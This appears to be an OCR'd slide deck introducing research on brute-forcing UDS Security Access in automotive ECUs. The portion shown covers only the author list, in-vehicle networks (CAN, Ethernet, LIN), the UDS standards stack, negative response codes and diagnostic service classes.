AlgoBuster

Systematic Algorithmic Brute-Force Attacks Against UDS Security Access in Automotive ECUs

Author

Ren Jianwen

Cybersecurity Consultant， ETAS
Security MM Team Member

Su Shengfeng

Vehicle Security Engineer, Ford
Security MM Team Member

Chen Guannan

OSR Security Researcher
Security MM Team Member

Jiang Jianchi

Security Evaluator
SGS Brightsight
Security MM Team Member


Lin Zengda

Security Researcher


Contents

Overview of the UDS Protocol and Its Security Mechanisms


Automotive Architecture



Automotive Communication Network




Automotive Communication Network



CAN Bus

- Broadcast communication; passive nodes can silently listen.
- Arbitration mechanism: the lower the ID, the higher the priority.


Automotive Communication Network



Automotive Ethernet

- Operates over unshielded twisted-pair with an optimized physical-layer design and protocol stack.
- Delivers data rates from 100 Mbps to 10 Gbps and beyond.
- Supports bandwidth-intensive applications such as HD cameras, LiDAR, and smart cockpits.

Automotive Communication Network




LIN Bus:

- Single-wire communication using standard UART/SCI hardware interfaces
- Single-master, multiple-slave architecture

UDS – The application-layer diagnostic protocol standard

	UDS on CAN bus	UDS on FlexRay	UDS on IP	UDS on K-Line	UDS on LIN bus
Application	Specification and requirements ISO 14229-1				
	UDSonCAN ISO 14229-3	UDSonFR ISO 14229-4	UDSonIP ISO 14229-5	UDSonK-Line ISO 14229-6	UDSonLIN ISO 14229-7
Presentation	*Original equipment manufacturer specific*				
Session	Session layer services ISO 14229-2				
Transport / Network	DoCAN ISO 15765-2	CoFR ISO 10681-2	DoIP ISO 13400-2	*Not applicable*	LIN ISO 17987-2
Data link	CAN ISO 11898-1	FlexRay ISO 17458-2	DoIP IEEE 802.3 ISO 13400-3	DoK-Line ISO 14230-2	LIN ISO 17987-3
Physical	CAN ISO 11898-2	FlexRay ISO 17458-4		DoK-Line ISO 14230-1	LIN ISO 17987-4

UDS – NRC Code


NRC 0x33:
Security Access Denied
ECU DATA
DENIED
NRC 0x35:
Invalid Key
SECURE
AREA
NRC 0x36: Exceeded
Number of Attempts
ERROR ERROR ERROR
ERROR ERROR ERROR
ERROR ERROR ERROR
ERROR ERROR ERROR
ERROR ERROR ERROR
ERROR ERROR ERROR
ERROR ERROR ERROR
TIME OUT
NRC 0x37: Required
Time Delay Not Expired
WAIT
03:15
MIN REMAHONG

UDS – The application-layer diagnostic protocol standard

Communication model:

client–server request–response (tester ↔ ECU)

Service classes

0x10 – Diagnostic session control

0x22/0x2E – Data read/write


0x27 – Security access

0x31 – Routine control & re-programming

Security dependency:

every safety-critical operation (flash, parameter change)

requires unlocking via Service 0x27 (or 0x29).

